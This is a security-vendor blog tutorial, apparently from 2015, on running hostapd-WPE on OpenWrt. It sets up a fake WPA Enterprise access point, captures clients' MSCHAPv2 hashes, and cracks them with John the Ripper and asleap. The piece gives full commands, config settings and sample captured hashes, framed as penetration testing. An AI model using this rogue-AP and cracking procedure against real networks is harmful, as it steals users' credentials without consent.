

Attacks on WPA Enterprise infrastructures with hostapd - WPE


Home / Acrylic WiFi Free / Attacks on WPA Enterprise infrastructures with hostapd-WPE

[< Previous](#) [Next >](#)

Search

Popular

Recent




How to capture WiFi

traffic using Wireshark on Windows

May 9th, 2014

Attacks on WPA Enterprise infrastructures with hostapd - WPE

The previous article outlined the cross-compilation and installation process of hostapd-WPE for OpenWrt Barrier Breaker. This article continues detailing the configuration and execution of hostapd-WPE for OpenWrt, aiming in conducting security tests on WPA Enterprise



WiFi Network Traffic

Viewer

May 9th, 2014

environments 802.11x.

Hostapd-WPE allows conducting IEEE 802.11x (WPA Enterprise) server impersonation attacks in order to obtain client credentials, but also implements Cupid attack, allowing to exploit heartbleed vulnerability (CVE-2014-0160) on client connections over EAP-PEAP/TLS/TTLS.

- **802.11a (5Ghz) interface configuration**

It has been verified that certain devices don't bring up the Wi-Fi 802.11a interface by default on boot up, so it needs to be configured manually. In first place, the available interfaces will be checked by running the following command.

```
iwconfig
```

Alternatively the *iw* command can be executed in order to identify the interfaces associated with physical devices:

```
iw dev
```

If the 802.11a interface is not up, it will need to be configured manually. All the available physical interfaces can be listed executing the following command.

```
iw phy
```

After executing *iw phy*, all physical interfaces will be listed detailing the characteristics of each device. Finally it will be possible to manually bring up the interface. In our case the physical interface (phy0) will be brought up with name wlan0 in managed mode.

```
iw phy phy0 interface add wlan0 type managed
```

The interface can be configured in monitor mode by modifying the type parameter and setting the monitor value instead of managed. The available options are listed below:

```
managed, ibss, monitor, mesh, wds
```

- **Creating custom self signed SSL certificates (Optional)**

Although default certificates have been provided with the package, it will be possible to generate our own self signed certificates by executing the bootstrap script included in bootstrap/certs directory. Openwrt does not have any package including openssl command line tools, consequently the bootstrap script will need to be executed in the Linux host environment.

The certification authority parameters and the server certificate parameters can be configured by modifying ca.cnf and server.cnf files.

The parameters that usually will need to be modified are shown in the following image



OpenSSL

heartbeat bug on
WiFi networks
(Heartbleed)
May 9th, 2014

Categories

- > Acrylic WiFi Free
- > Acrylic WiFi heatmaps
- > Acrylic WiFi pentester
- > Acrylic WiFi professional
- > sniffer
- > Uncategorized
- > update

Archives

- > August 2015
- > May 2015
- > April 2015
- > March 2015
- > January 2015
- > December 2014

```
[server]
countryName          = FR
stateOrProvinceName  = Radius
localityName         = Somewhere
organizationName      = Example Inc.
emailAddress         = admin@example.com
commonName           = "Example Server Certificate"
```

After execution the private keys and certificates will be created. In order to use them with hostapd-WPE for OpenWrt it will be necessary to copy ca.pem, server.pem, server_no_pass.key and dh to the device folder /usr/local/etc/hostapd-wpe/certs

- **Hostapd-WPE execution**

To execute hostapd-wpe a configuration file will need to be provided. The package includes two functional configuration files that can be used to set up 802.11b/g/n (hostapd-wpe-bgn.conf) and 802.11a/n (hostapd-wpe-an.conf) fake WPA Enterprise networks.

The most relevant configuration parameters are discussed below:

- **Interface**

The interface parameter specifies the interface used to bring up the Wi-Fi network. If your 802.11b/g/n interface is configured as wlan0 this parameter will need to be modified in (hostapd-wpe-bgn.conf). The same applies to the 802.11 ac interface in hostapd-wpe-an.conf *interface=wlan0*

- **SSID**

The network name (SSID) can be set up modifying the ssid parameter. *ssid=Acrylic Wifi*

- **Channels**

The network channel can be set up by modifying the channel parameter. It needs to be noted that the channels will be different in 2,4 Ghz (802.11 b/g/n) and 5Ghz(802.11a) networks. *channel=6*

- **Certificates and private key.**

The following options specify the locations of the certificate and private key files generated after executing the bootstrap script. These parameters will need to be modified if you used other directory to store the certificate and private key files.

- > November 2014
- > October 2014
- > August 2014
- > July 2014
- > May 2014
- > March 2014
- > February 2014
- > December 2013

Tags

access point location

airpcap alternative

AP location

capture wifi

coverage map

coverage maps

heat map @en

heatmaps @en

heatmap software

location

locations

manual @en

ndis driver

network sniffer

```
ca_cert=/usr/local/etc/hostapd-wpe/ca.pem
server_cert=/usr/local/etc/hostapd-wpe/server.pem
private_key=/usr/local/etc/hostapd-wpe/server_no_pass.key
private_key_passwd=whatever dh_file=/usr/local/etc/hostapd-wpe/dh
```

• **Log files**

The wpe_logfile parameter specifies the log file where the client hashes will be stored after a successful client authentication. The client hashes will be used later in the cracking phase in order to recover the client credentials.

wpe_logfile= ./wpe_an.log

By default the log file is stored in the working directory.

• **Running hostapd-WPE for OpenWrt – 802.11b/g/n access point setup**

hostapd-wpe-bgn.conf configuration file.

The -dd option enables debug mode, which displays more information during client authentication.

Hostapd-wpe -dd /usr/local/etc/hostapd-wpe/hostapd-wpe-bgn.conf

As users authenticate hashes will be shown on screen:

```
mschapv2: Tue Apr 7 16:20:25 2015
username: user
challenge: 8c:70:3d:73:ae:59:fb:7a
response: a2:87:c2:66:d5:04:80:e8:78:19:34:39:3d:6d:ba:a6:a1:b3:b8:10:66:8a:90:e7
jtr NETNTLM: user:$NETNTLM$8c703d73ae59fb7a$a287c266d50480e8781934393d6dbaa6a1b3b810668a90e7
```

• **802.11a/c access point setup**

To set up an 802.11ac access point the default (hostapd-wpe-an.conf) configuration file can be used. The following command will initiate an 802.11ac network.

Hostapd-wpe -dd /usr/local/etc/hostapd-wpe/hostapd-wpe-an.conf

Recovering client credentials by cracking WPA Enterprise hashes

In first place the client hashes will need to be recovered from the log files. The hashes will be saved in the hashes_john.txt file.

*cat wpe_bgn.log | grep "jtr NETNTLM" | sed 's/[]*jtr NETNTLM:[]*//' > hashes_john.txt*

```
mschapv2: Tue Apr 7 14:32:17 2015
username: user
challenge: 4b:1f:9a:87:41:e9:35:b5
response: 7c:85:96:f7:6a:31:96:8e:9d:d8:a1:29:79:75:39:fa:e0:c7:00:01:23:92:91:a9
jtr NETNTLM: user:$NETNTLM$4b1f9a8741e935b5$7c8596f76a31968e9dd8a129797539fae0c70001239291a9
```

Alternatively the cracking can be done using asleap specifying the challange and response values. The following command uses John the

- packet sniffer
- Site survey
- site survey program
- site survey project
- site survey WiFi
- sniffer
- tracking
- triangulation @en
- tutorial
- Wi-Fi coverage report
- Wi-Fi monitoring
- Wi-Fi report
- Wi-Fi signal strength
- Wi-Fi site survey report
- wifi capture
- WiFi coverage
- wifi heat map
- wifi heatmap
- WiFi map
- WiFi measurements
- wifi packet sniffer
- WiFi performance

Ripper to perform modification on dictionary words and redirecting the output to asleep. Note that the dash after the -W parameter allows John the Ripper output to be piped into asleep.

```
john -wordlist=/usr/share/john/password.lst -rules -stdout | asleep -C
5d:7c:53:ac:39:0d:44:c8 -R
0b:ee:1a:9e:0c:c4:98:aa:55:1c:69:92:62:e5:d5:82:60:0c:e8:81:01:81:23:91
-W -
```

The cracking can also be done with Aircrack or CowPatty.










Remember that Acrylic Wi-Fi analyzer provides an airodump version for Windows using monitor mode with compatible Wi-Fi cards.

References:

- <http://blog.opensecurityresearch.com/2012/04/capturing-and-cracking-peap.html>

By Tarlogic Security | April 13th, 2015 | Acrylic WiFi Free | 0 Comments

Share This Story, Choose Your Platform!



About the Author: Tarlogic Security



Tarlogic is an spanish startup security company, focused on ethical hacking services and advanced WLAN analysis. We are Wi-Fi enthusiasts and we develop WLAN software for security, monitoring, troubleshooting, coverage analysis and site survey.

Leave A Comment

Name (required)

Email (required)

Website

- wifi speed
- wifi traffic sniffer
- wireless site survey report
- wireless sniffer
- wireshark
- wlan analysis
- wlan heat map
- wlan heatmap
- wlan software

Contact Info

Email:
support@acrylicwifi.com
Web: Tarlogic Security

Comment...

Post Comment

PRODUCTS

- WiFi Scanner - Acrylic WiFi Free
- WiFi Analyzer - Acrylic WiFi Professional
- WiFi site survey - Acrylic WiFi Heatmaps

ABOUT US

- Company Info
- Blog
- Acrylic WiFi Partners
- Become a Partner
- Privacy policy
- Quality policy

SUPPORT

- FAQ
- Documentation
- Software
- Monitor mode hardware
- Video tutorials
- Developers

RECENT POSTS

Active Wi-Fi site survey using Iperf | Wireless site survey

How to perform a Wi-Fi monitoring for a site survey

How to create a Wi-Fi coverage report (site survey report)

How to Create a Wi-Fi Heatmap

Copyright 2015 Tarlogic Security SL | All Rights Reserved

